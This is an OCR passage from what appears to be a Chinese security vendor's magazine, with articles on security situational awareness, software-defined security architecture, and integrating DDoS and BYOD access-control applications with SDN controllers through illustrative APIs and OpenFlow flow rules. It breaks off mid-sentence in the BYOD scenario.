
置核查产品，长期以来市场占有率排在前列，其中远程安全评估产品连续 4 年占有率第一。作为检测的首选工具，依托于这些产品，可以形成脆弱性态势感知，上级单位可以一眼看出下级单位的风险分布情况。依托此技术可以形成企业版的 ISCM 持续监控系统，为企业风险管理中脆弱性管理保驾护航。

3.1.7 网站态势监控

网站作为企业对外的窗口，面临的安全威胁也最多，因此，有必要部署专门的网站监控设备形成网站安全态势监控，监控网站漏洞、平稳度、挂马、篡改、敏感内容，并有效进行运维管理，从而避免因为网站出现问题导致的公众问题。

3.2 安全大数据的相关研究

面对海量的安全日志，传统数据库下进行态势感知、数据挖掘变得极端困难。绿盟科技近年来投资进行了安全大数据方面的研究，形成绿盟安全大数据分析系统 (BSA)，采用多种



最新的技术，如 MQ、Hadoop 分布式数据库、搜索型数据库、内存数据库等最新的技术，使得海量数据的挖掘与高速处理成为可能。而在未来，我们将在此基础上形成企业级的私有云服务。

四．结语

在云计算、“互联网 +” 的大趋势下，国家、企业面临的问题也越来越相似，动辄 10G、100G 的出口，使得我们在态势感知、威胁发现、早期预警方面变得非常困难。利用新技术、新架构使得传统的技术无法实现成为可能，在未来，我们将继续在这个领域中进行研究，使得态势感知的研究真正为企业决策提供参考，真正为国家安全、企业安全保驾护航。

软件定义的云安全体系架构（一）

战略研究部 刘文懋

本文着重阐述如何使用新技术和新架构实现下一代软件定义的安全防护体系，首先介绍了目前业界现状和相关工作，接着给出软件定义的安全架构，然后分别介绍安全应用商店、安全控制平台和安全设备的重构，最后会给出若干绿盟科技的实践案例。

一．简介

随着网络安全已成为国家层面的对抗，我国政府、企业和各大机构对自身的信息安全日益重视。2014 年，我国已成立了中央网络安全和信息化领导小组，负责制定实施国家网络安全和信息化发展战略。各大企业也纷纷组建自己的安全团队和安全应急响应中心，通过专业化的安全运维提升自身的安全防护能力。

然而网络攻击数量逐年增加，安全形势不容乐观，很多传统的安全防护手段在新型的攻击下低效甚至失效。根据绿盟科技统计，在云计算信息系统方面，VMware 虚拟化系统共出现过 222 个漏洞，其中高危 52 个，过去一年内中披露了 11 个漏洞；全球最大的开源 IaaS 系统 Openstack 共披露了 68 个漏洞，过去一年就有 14 个漏洞，其中高危 1 个。这些漏洞无疑为外部或内部攻击者提供了极其便利的攻击手段。在 Verizon 的最新的《2015 Data Breach Investigations Report》报告中提到，一次定向攻击从开始到数据窃取平均只需数小时，而防守方从攻击开始到检测完成则需数月。可见安全界亟需改造自身的安全防护体系，以快速响应应对漏洞利用攻击，以威胁情报分析应对隐秘威胁。

不仅如此，新的技术出现也在考验原有的网络安全防护体系。云计算等技术的迅猛发展，已在深刻改变传统的 IT 基础设施、应用、数据以及 IT 运营管理。特别对于安全管理来说，一些新技术，如软件定义网络（SDN，Software Defined-Networking）、网络功能虚拟化（NFV，Network Function

Virtualization），既是挑战，也是机遇。

首先，作为新技术，云计算引入了新的威胁和风险，进而也影响和打破了传统的信息安全保障体系设计、实现方法和运维管理体系，如网络与信息系统安全边界的划分和防护、安全控制措施选择和部署、安全评估和审计、安全监测和安全运维等许多方面。其次，云计算的资源弹性、按需调配、高可靠性及资源集中化等都间接增强或有利于安全防护，同时也给安全措施改进和升级、安全应用设计和实现、安全运维和管理等带来了信息机遇，也推进了安全服务内容、实现机制和交付方式的创新和发展。

软件定义的理念正在改变 IT 基础设施的方方面面，如计算、存储和网络，最终成为软件定义一切（Software Defined Everything）。这“一切”必然包含安全，软件定义的安全体系将是今后安全防护的一个重要前进方向。

本文基于绿盟科技长期对云安全的探索和研究，积累了多年与全球各大开源和商用的虚拟化平台 /SDN 控制器项目和厂商的合作经验，提出的一系列云环境中的安全建设和安全运维的框架和方法。本文着重阐述如何使用新技术和新架构实现下一代软件定义的安全防护体系，首先介绍目前业界现状和相关工作，接着给出软件定义的安全架构，然后分别介绍安全应用商店、安全控制平台和安全设备的重构，最后会给出若干绿盟科技的实践案例。

本文展现了绿盟科技在云安全解决方案的中长期目标，本文涉及的概念、架构和相关实践工作并不代表已有相应可销售的产品。如果读者欲了解如何在私有云当前的体系实现安全防护，请参阅绿盟科技《私有云安全技术解决方案》白皮书。

二．“软件定义”之百家论

2.1 这是一个最好的时代，这是一个最坏的时代

在近五年，互联网已发生巨大的变化，无论是基础设施，还是终端设备，无一不在重构我们的生活。

这是一个最好的时代，云计算、大数据、移动互联网和物联网等新型的 IT 基础设施和应用已在加快全球信息化步伐。随着云计算技术的不断完善和发展，云计算信息系统更加开放易用，功能更加强大丰富，接口更加规范开放，已经得到了广泛的认可和接受，许多组织已经或即将进行云计算平台建设。有调查表明，对于企业级用户，26.1% 将云计算作为投资重点，而 27.4% 的中小企业更偏向于选择软件定义数据中心作为未来 12 个月的投资重点 [1]。

这是一个最坏的时代，随着而来的是新型环境中各种各样的安全事件，国家计算机网络应急技术处理协调中心（CNCERT/CC）在其《2014 年中国互联网网络安全报告》报告中认为，根据热点形势特点分析，移动互联网和云计算平台均为 2015 年值得重点关注的热点。

一方面，移动互联网发展迅猛，中国的手机网民已达 5.57 亿 [2]，而移动互联网恶意程序在 2012 年和 2013 年呈爆炸式增长，2014 年获得恶意程序样本数量为 951059 个。一旦攻击者攻破企业员工的移动设备，就可能通过 BYOD 应用渗透入企业内网，部署在传统边界上的安全机制难以起到防护效果。

另一方面，云平台普及加大数据泄露和网络攻击风险，如网络、

主机、虚拟资源管理和数据安全等方面都存在各种各样的威胁，具体威胁点可参见绿盟科技的《私有云安全技术解决方案》，此外防护措施和管理机制亟待完善。如第一章所述，作为当前全球最大的商业和开源虚拟化系统，VMware 虚拟化系统和 Openstack 分别出现了 222 和 68 个漏洞，其中不乏高危漏洞。如果攻击者通过 Hypervisor 漏洞从虚拟机穿透到宿主机，那么很多安全机制就完全失效，更何况目前国内客户无论采用 VMWare Vsphere 还是 Openstack 的云计算信息系统，大部分虚拟化环境中没有采用任何安全机制，或部署任何安全设备。

总之，网络攻击的频繁化、多样化和隐蔽化，与传统安全机制检测、防护和响应的落后，造成了不可调和的矛盾，也对云计算等新型应用的发展造成了极大的阻碍。

2.2 软件定义 = 银弹?

随着国家和行业的监管加强，安全已经成为组织规划、设计、建设和使用云计算平台而急需解决的重大问题之一，尤其是不断出现的与云计算平台相关的事件让组织更加担心自身的云计算平台安全保障问题。用户对信息安全需求的不断增加，以及政府政策法规的驱动，预示着中国云计算安全市场未来潜力巨大、发展前景乐观。

自从著名咨询机构 Garnter 在《The Impact of Software-Defined Data Centers on Information Security》[3] 一文中提出软件定义安全（Software Defined Security，SDS）的概念后，软件定义与安全的结合已成为业界的前沿发展热点。软件定义安全是从软件定义网络（Software-Defined Networking，SDN）引申而来，原理是将通过安全数据平面与控制平面分离，对物理及虚拟的网络安全设备与其接入模式、部署方式、实现功能进行了解耦，底层抽象为安全资源池里的资源，顶层统一通过软件编程的方式进行智能化、自动化的业务编排和管理，以完成相应的安全功能，从而实现一种灵活的安全防护。

Check Point 在 RSA 2014 大会上宣布推出软件定义防护（Software Defined Protection，SDP）革新性安全架构，可在当今日新月异的 IT 和威胁环境中为企业提供虚拟化的边界防护。赛门铁克也在 RSA 2015 提出使用软件定义网络技术对 APT 攻击进行取证的话题，也提供了一种安全事件事后快速分析的新思路 [4]。Catbird 公司的软件定义安全架构 [5] 通过微分区（Micro-Segmentation）在虚拟环境中划分不同的域，并通过编排将安全策略下发给多种类型的安全设备，并作用在区域级别或虚拟机级别。这些方案有的具有开放性，有的具有快速响应，还有的能完成自动化安全运维，从不同层面表现出软件定义的特征。随着一些具有洞察力的安全公司提出了概念性的方案，并将其做出面向某领域的商用产品，可预见越来越多的公司的安全产品和解决方案将走向软件定义。

三．软件定义安全体系概述

几乎每个提出软件定义安全的厂商对该术语本身有不同的解读，导致实现的方式各有千秋。概念上，本文采用 Garnter 的定义，架构方面将会按照以下思路进行设计。

SDN 技术的出现，特别是与网络虚拟化结合，给安全设备的部署模式提供了一种新的思路。SDN 的一个特点是将网络中的控制平面与数据平面分离，通过集中控制的




图 3.1 SDN 典型架构




图 3.2 安全防护体系架构

方式管理网络中数据流、拓扑和路由，图 3.1 是 SDN 的一个典型架构，自顶向下可分为网络应用、网络控制器和网络设备。

那么，基于软件定义架构的安全防护体系也可将安全的控制平面和数据平面分离，架构如图 3.2 所示，可分为三个部分：安全厂商云端的应用商店 APPStore，用户环境中软件定义的安全控制平台和安全应用，以及实现安全功能的设备资源池。

首先，通过安全能力抽象和资源池化，安全平台可以将各类安全设备抽象为多个具有不同安全能力的资源池，并根据具体业务规模横向扩展该资源池的规模，满足不同客户的安全性能要求。

其次，一旦具备了底层的安全基础设施保障，安全厂商或有二次开发能力的客户可以根据特定安全业务需求，开发并交付相应的上层安全应用，以灵活调度安全资源，进行快速检测、威胁发现、防护和反馈。以往通过工程支持人员完成的人工服务，就可以通过单个安全应用或多个安全应用编排的方式交付给客户，以标准化的自动化流程完成整个项目的快速交付，在不同客户运维过程

中开发的额外功能，都可孵化为该应用的标准功能，大大降低了公司的人工技术支持费用。此外，很多以往客户对产品的定制化需求往往需要花费产品线数月时间开发定制功能，但在新模式下，可由节省出的工程人员使用控制平台的应用接口开发安全应用，实现其功能，既能较快交付轻量级的应用，又能保持安全设备本身效率、可靠性和功能不臃肿。

此外，作为安全操作系统的安全控制平台，向上为应用提供编程接口，向下提供设备资源池化管理，东西向可适配不同的业务管理平台（如云管理平台、SDN 控制平台和客户定制的管理平台等）。在内部，从这些不同的接口获得信息转化成标准的安全策略、资产库信息、日志告警，并利用这些信息完成任务调度、智能决策和命令推送，将以往需要人工完成或半自动完成的管理流程转换成了接近全自动化控制。

最后，部署在安全云上的 APPStore，将安全应用从云端直接推送到客户环境，改变了传统的线下安全交付模式。使得客户可以在非常短的时间内购买云端安全方案和安全服务，或更新原有的安全应用版本，以抵御互联网上大规模短时间内爆发的 (1~n)-day 攻击。

总之，从硬件定义走向软件定义，从定制开发到轻量级应用，从传统线下交付到实时在线推送，从人力密集易错到高效自动运维，从单设备配置限制到可扩展的安全能力，从单设备功能到整体解决方案，无一不在重构安全厂商的安全防护体系。构建一个可持续发展的生态系统，建立良好的客户关系，并为云端大数据分析和专家级应急响应提供支持，才能最终获得新的赢利增长点。

小结

本期我们介绍了软件定义安全一词由来的背景，业界对此概念的理解和讨论，以及我们对软件定义安全的架构设想。在下一期，我们将介绍软件定义安全这种架构的整体方案，包括云端 APPStore、软件定义的安全控制平台和资源池等组件，敬请期待!

参考文献

[1] 王丛，中国云计算演进市场和技术趋势，电脑与电信，2014

[2] CNCERT/CC 2014 年中国互联网网络安全报告

[3] https://www.gartner.com/doc/2200415/

[4] https://www.rsaconference.com/events/us15/agenda/sessions/1555

[5] http://www.catbird.com/product/catbird-architecture

关于此文的更多详情，可扫描如下二维码查看。

浅谈安全应用在SDN中的通用集成方法

战略研究部 赵瑞 刘文懋

本文主要讨论了安全应用在 SDN 中的集成方式和对 SDN 控制器接口功能的需求，并结合 DDoS、BYOD 应用场景进行了具体分析。

引言

云计算的时代已经到来，在云计算信息系统中，网络应用和服务需要极高的弹性和灵活性，而传统网络繁冗的架构已成为业务快速扩展的绊脚石。SDN（Software Defined-Networking，软件定义网络）提出了网络控制与转发分离、软件与硬件解耦等原则，进而在产业界出现了如 OpenFlow、OpenContrail 和 ACI 各式各样的 SDN 架构，打破了网络领域多年来的沉寂，成为几乎每个专业领域的热门议题，有望出现数十年未有之变局，解决很多传统网络难题。

作为一种全新的集中式网络控制结构，SDN 具有全局视野和灵活的流量调度等优点，安全厂商可借助这些特性，开发适用于不同业务场景的安全应用，如访问控制应用、DDoS 检测应用和 Web 安全应用等。这些应用调用北向接口 API 对网络资源进行操作，从而实现虚拟化的安全功能，监控全网中与安全事件相关的流量，进而对全网进行统一安全策略部署，以达到保障网络安全的目的。

前面提到 SDN 的实现形式有很多，即便是同一种南向协议，不同厂商的 SDN 控制器的北向对外形式或 SDK 也都不同，那么安全应用与 SDN 控制器是什么关系，安全应用在 SDN 如何集成和部署，本文将围绕以上两个问题展开讨论。

本文第一章简单介绍 SDN 基本概念，第二章主要讨论网络安全应用对 SDN 控制器的功能需求，第三章总结不同 SDN 控制器的 Agent 部署方式。最后，第四章结合 BYOD 场景对前述分析进行具体说明。

一、SDN 简介

随着互联网和数据中心规模的迅速发展，尤其是在虚拟化技术的冲击下，运营商和大型数据中心的运营者遇到越来越多的挑战，例如网络设备没有开放接口，很难实现运维活动的自动化，难以降低运营成本；依赖网络设备供应商的响应，无法满足业务部门快速变化的业务需求；网络设备之间的互操作性不好，容易导致供应商锁定；网络规模很难快速扩容和降容 (Scale UP/DOWN)；由于网络地址和物理位置绑定，很难做业务迁移；传统路由策略太复

杂，很难管理，容易失控等等。软件定义网络 SDN 的提出为解决以上大型数据中心的运营问题提供了可能的解决方案，因此虽然 SDN 还存在许多技术问题没有解决，但已有很多云计算中心、运营商及相关厂商进行了 SDN 的实践验证。

SDN 的核心特点是抽象出网络操作系统平台，屏蔽底层网络设备物理细节差异，并向上层提供统一的管理和编程接口，以网络操作系统平台为基础开发出应用程序，通过软件来定义网络拓扑、资源分配、处理机制等。SDN 通过控制器实现网络的可编程。SDN 的典型架构如图 1 所示，一般分为三层：最上层为北向应用层，包括各种不同的业务和应用；中间的控制层主要负责处理数据平面资源的编排，维护网络拓扑、状态信息等；最底层为南向基础设施层，包括各类网络设备，负责基于流表的数据处理、转发和状态收集。




图 1 SDN 典型架构

二、安全应用所需的北向功能需求

SDN 是网络架构的革新，从网络安全的角度，这既带来了新的安全威胁和挑战，同时也带来了新的机遇。面向 SDN 控制器的各种北向安全应用可结合虚拟化、SDN 新技术，同时通过软件定义安全的理念改造安全设备，建立快速响应协同防护的安全体系，有可能变革传统的安全防护体系。在 SDN 网络架构下，业务安全系统能够从网络中获取更加丰富的信息，甚至直接采取安全操作，如对网络流量镜像、阻断、过滤或重定向等。

SDN 控制器相当于网络操作系统，网络安全应用通过调用北向 API 接口对网络资源进行操作，监控全网中与安全事件相关的流量，进而对全网进行统一安全策略部署，以达到保障网络安全的目的。那么，网络安全应用获取网络拓扑、数据流信息和下发流指令的过程中，必然需要 SDN 控制器提供相应的北向功能接口。

本章将结合 DDoS 流量检测清洗实例，说明网络安全应用对 SDN 控制器的北向功能需求。图 2 是 SDN 网络中 DDoS 检测和清洗示意图，其中 ADS APP 是位于应用层的抗 DDoS 安全软件，数据层有两个代表性的设备：网络设备交换机和 DDoS 清洗设备 ADS。




图 2 DDoS 检测和清洗示意图

2.1 查询流表

Anti-DDoS APP 首先要检测 DDoS 攻击，那么它需要攻击流量特征，从交换机的流表信息中判断是否当前存在恶意流量。所以应用需要通过 SDN 控制器中从交换机获

得的相应的流表信息。这需要 SDN 控制器提供获取流表的接口，能够查询指定或者所有交换机的流表。

应用接口可如：

```
List<Flow> getFlows(long dpid);
Map<dpid, List<Flow>> getAllFlows();
```

Flow 的大致结构如下：

```
public class Match {
OFMatch match;
OFAction action;
short priority;
short idleTimeout;
short hardTimeout;
...flag 等其它设定 ...
}
```

其中 Flow 的 match 部分对应设定 OpenFlow 协议中的 12 元组。

action 除普通的输出到某个端口操作 Output 外，应能支持其它重写地址 set 操作：

```
public class OFAction {
   List<Integer> output;      /* Output to switch port. */
   short vlanId;              /* Set the 802.1q VLAN id. */
   byte[] dlSrc = new byte[6];  /* Ethernet source address. */
    byte[] dlDst = new byte[6];  /* Ethernet destination address. */
   long nwSrc;          /* IP source address. */
   long nwDst;          /* IP destination address. */
   byte nwTos;          /* IP ToS (DSCP field, 6 bits). */
   short tpSrc;         /* TCP/UDP source port. */
   short tpDst;         /* TCP/UDP destination port. */
   ...
}
```

2.2 主机和拓扑发现

检测到恶意流量后，Anti-DDoS APP 下发实时清洗的流指令，将恶意流量牵引到清洗设备 ADS 上。在流量牵引的过程中，第一步是需要找到 ADS 设备的部署位置，以及网络拓扑信息。

此外，一些用于安全可视化或收集威胁情报的安全应用也需要通过 SDN 控制器获取全局视野下的网络布局，包括底层网络拓扑和安全设备资源部署情况，下面对此类接口进行具体描述：

（1）能够返回全局交换机拓扑状况，即交换机之间端口连接情况。

（2）能够返回某主机的位置，即输入主机 MAC 或者 IP+VLAN 等网络特征，可返回与该主机连接的所有的交换机及其端口信息。抗 DDoS 实例中，具体体现为能够根据 ADS 设备的输入网卡 MAC 地址找到 ADS 设备所在交换机的 DPID 和连接的端口号。例如：

```
DpidPortPair findHostByMac(String mac);
//mac 为类似 "52:54:00:a9:b8:b1" 的字符串
```

其中 DpidPortPair 定义为：

```
class DpidPortPair {
```

long dpid;

int port;

}

2.3 路径计算

当 Anti-DDoS APP 获得拓扑信息和 ADS 的位置后，也就了解了交换机间的连接关系，以及源交换机端口和目的交换机端口，此时就需要计算出流量接入节点到 ADS 设备之间的路径。该接口功能可具体描述为：输入两组交换机 & 端口对，返回两者之间的路径（一个交换机 & 端口对的有序序列）。例如：

List<DpidPortPair> computeRoute(DpidPortPair start, DpidPortPair end)

2.4 控制流表

流量牵引的最后一步，就是根据计算出来的路径，依次对沿途交换机下发重定向流表。安全应用对流量的操作，最后体现为对交换机流表的控制。因此，新建、更新和删除流表的接口是必不可缺的。

输入一个 Flow_Mod 消息和 DPID，将相应交换机上的流进行添加 / 删除。需要提供 Flow_Mod 消息包含的 OpenFlow 协议中的 Match, Actions, 以及 priority, timeout 等参数的完整表达式。例如:

IFlowModifier createFlowModifierInstance(long dpid, Flow flow)

三、不同 SDN 控制器的 Agent 部署

安全应用对流的操作最终通过调用 SDN 控制器的北向 API 来完成。然而需要说明的是，不同厂商的 SDN 控制器对第二章中的 API 定义是不同的，甚至很多 SDN 控制器只提供部分 API，缺乏安全应用所需的功能。为了能将安全应用不做大的改动，又能部署到多种 SDN 控制器的环境中，我们在安全应用和 SDN 控制器之间添加一个 Agent，实现一个适配层，使得不同的 SDN 控制器透过 Agent 后，对安全应用提供一组相同的北向 API，保证了安全应用的逻辑一致性。

下面笔者以几种具有代表性的控制器为例，说明不同 SDN 控制器的 Agent 部署方式。

3.1 内置型 Agent

紧耦合型是指 Agent 以在控制器源码定制模块的方式整合到 SDN 网络控制器中，或利用 SDN 控制器提供的二进制库编译成一个可执行文件，如图 3 所示。具有代表性的控制器有 Floodlight,




图 3 紧耦合 Agent

OpenDayLight，VNCController 等。

其中 Floodlight 和 OpenDayLight 是开源控制器，方便获取控制器源码，API 接口封装较好，直接在源码中添加新模块即可。VNC 是日本 NTT Data 开发的一款 SDN 控制器，目前控制器只提供了一些底层的 OpenFLow 操作库，大多数接口例如流获取、路径计算等需要自己编写，开发难度较前两个要大。

3.2 松耦合型 Agent

松耦合型是指 Agent 独立于 SDN 控制器，在安全应用和控制器之间充当通信媒介的角色，如图 4 所示。适用这种部署方式的 SDN 控制器有武汉绿网控制器 (GNFlush)、华为 SDN 控制器等。这类控制器一般是由网络公司自主开发，控制器源码不对外开放，但整体较为成熟完善，具备丰富的北向接口。在这种部署方式下，Agent 对于 SDN 控制器而言相当于一个网络应用；对于安全应用来说，Agent 相当于 SDN 控制器，Agent 屏蔽了不同 SDN 控制器北向 API 之间的差异。




图 4 松耦合 Agent

究竟哪一种部署方式更好呢？表 1 对两种部署方式优劣进行对比：

表 1 松耦合和紧耦合优劣对比

松耦合		紧耦合	
优点	缺点	优点	缺点
Agent 与 SDN 控制器耦合度低，开发相对简单，易于移植	功能实现是否全面完全取决于 SDN 控制器北向 API 是否丰富，实时性较低	Agent 与 SDN 控制器整合度较高，效率较高，实时性好，可以实现所有功能需求	定制程度较高，开发难度大，不易移植

四、应用场景展现

4.1 BYOD 简介

BYOD（Bring Your Own Device）指携带自己的设备办公，这些设备包括个人电脑、手机、平板等（而更多的情况指手机或平板这样的移动智能终端设备）在机场、酒店、咖啡厅等，登录公司邮箱、在线办公系统，不受时间、地点、设备、人员、网络环境的限制，BYOD 向人们展现了一个美好的未来办公场景。不过，BYOD 下的安全问题，如访问控制，始终是企业安全防护面临较为棘手的一个问题。

4.2 面向 SDN 的 BYOD 访问控制原理

BYOD 环境的搭建，只需一个集中的安全控制平台、一个 SDN 控制器和一个有足够多端口的 SDN 交换机即可实现基本的 BYOD 访问控制机制。在部署阶段，可在任意物理位置部署一台实体 SDN 交换机，然后在所有需要提供 WIFI 接入的位置放置普通的无线路由器，并将这些无线路由器通过桥接的方式直接连接到 SDN 交换机。根据所需网络服务部署相关应用，如 DHCP 服务、认证服务、网关服务以及相关的安全服务。

在初始化阶段，安全控制平台通过 SDN 控制器向 SDN 交换机下发以下指令：

（1） 允许所有的 DHCP、DNS 请求。

```
priority=2,udp,in_port=4,tp_dst=67 actions=CONTROLLER:65535
priority=2,udp,in_port=3,tp_dst=67 actions=CONTROLLER:65535
```

```
priority=2,udp,in_port=3,tp_dst=53 actions=CONTROLLER:65535
priority=2,udp,in_port=4,tp_dst=53 actions=CONTROLLER:65535
```

（2） 将所有 HTTP 请求重定向到认证服务器。

```
priority=2,tcp,in_port=4,tp_dst=80 actions=CONTROLLER:65535
priority=2,tcp,in_port=3,tp_dst=80 actions=CONTROLLER:65535
```

（3） 抛弃其它所有数据包。

```
cookie=0x0, duration=89.554s, table=0, n_packets=0, n_bytes=0, priority=1,in_port=3 actions=drop
cookie=0x0, duration=90.075s, table=0, n_packets=0, n_bytes=0, priority=1,in_port=4 actions=drop
```

此外，配置 DHCP 服务和网关服务的相关参数，使得移动终端能获得网络接入信息，并能经过网关接入内部或外部网络。

（4） 允许已经认证过的设备 HTTP 请求，无需重定向。

```
priority=5,in_port=3,dl_src=38:bc:1a:cc:c3:80 actions=CONTROLLER:65535
priority=5,in_port=4,dl_src=38:bc:1a:cc:c3:80 actions=CONTROLLER:65535
```

到此，有些读者会产生疑问，为什么不管允许还是重定向，所有流表都指向控制器，将数据流首包上传呢？其实在（1）和（4）场景中，当网络规模较小，访问控制关系较为固定时是可以通过 proactive 方式预先下发流表的，但如果内网规模较大，事先下发的流表数量会很多。为了方便和灵活，这里把数据包提交给 Controller 进行判断。但场景（4）需要对单个认证主机的流量重定向，需要重写其网络地址和物理地址，而且在建立一条回程路径中将两个地址恢复，如图 5 所示，那么只能使用 reactive 的方法，运行时通过控制器进行判断。




图 5 认证服务器重定向需 reactive 方式下发流表

运行时，移动终端连接上无线路由器，发送 DHCP 发现请求，数据包经过 SDN 交换机到达 DHCP 服务器，最终终端获得分配的

IP、网关和 DNS 地址。但此时终端因为规则(3)还无法访问其他网络，用户可以通过浏览器访问任意网址，SDN 交换机则会将该 HTTP 连接重定向到认证服务器 a.com 上。认证服务器运行 Web 服务，收到 HTTP 请求后将 URL（如 http://b.cn/b.html）进行重写，变为 http://a.com/login?url=http://b.cn/b.html。那么用户的浏览器出现了 A 的登陆页面，Web 服务可直接对用户的登陆信息进行验证。

验证方式可以有多种形式，如 LDAP 服务、数据库验证及手机号验证等，当然很多企业有专门的集中目录服务存放员工信息，那么通过扩展响应的认证驱动可以直接使用这些服务进行验证，一旦验证通过后可以获得员工更详细的信息，为下一步的自适应访问控制做基础。

当用户的终端 X 通过验证后，认证服务器上的安全应用通知安全控制平台，通过 SDN 控制器向 SDN 交换机下发以下规则：

（5）允许源为 X 的数据包通过，动作为查询 SDN 控制器。

最终，X 发出的数据包经过 SDN 交换机时，通过 PACKET_IN 发往 SDN 控制器，后者根据访问规则和目的地址的路由，下发相应的 PACKET_OUT 和改变路由的 FLOW_MOD 数据包，以决定该数据包是正常路由、经过特定安全设备还是直接丢弃。重定向部分流表会在下文具体说明。

关于 BYOD 访问控制更详细内容，请分别参见往期《安全 +》刊物。

4.3 BYOD 场景分析

BYOD 场景网络拓扑：图 6 中有两个节点，Node 是一台服务器，Switch 是一台实体交换机。服务器中，br-byod、br-internal 和 br-external 是三个 ovs 网桥，eth0、eth1 和 eth2 是服务器物理网卡，分别连接到 br-byod、br-external 和 br-internal 上。ns 代表 network namespace，两个 ns 分别提供 DHCP 和路由功能。Byod-Server 是 Byod 认证服务器，连接到 br-byod 网桥上面。其中 br-internal 通过 eth2 接入到公司内网，br-external 通过 eth1 接入到 Internet。Switch 下面接入两个无线 AP，供手机和 Pad 等设备接入网络。




图 6 BYOD 场景分析

软件定义安全（SDS，Software-Defined Security）与软件定义网络对应的，是安全控制平台分离了安全的控制和数据平面。虽然在软件定义安全体系中，安全控制器（Security Controller）是核心，但对于图 6 中 SDN 控制器，它就是一个普通的北向应用。

用户将设备通过无线 AP 接入 SDN 网络，如果是未经认证的设

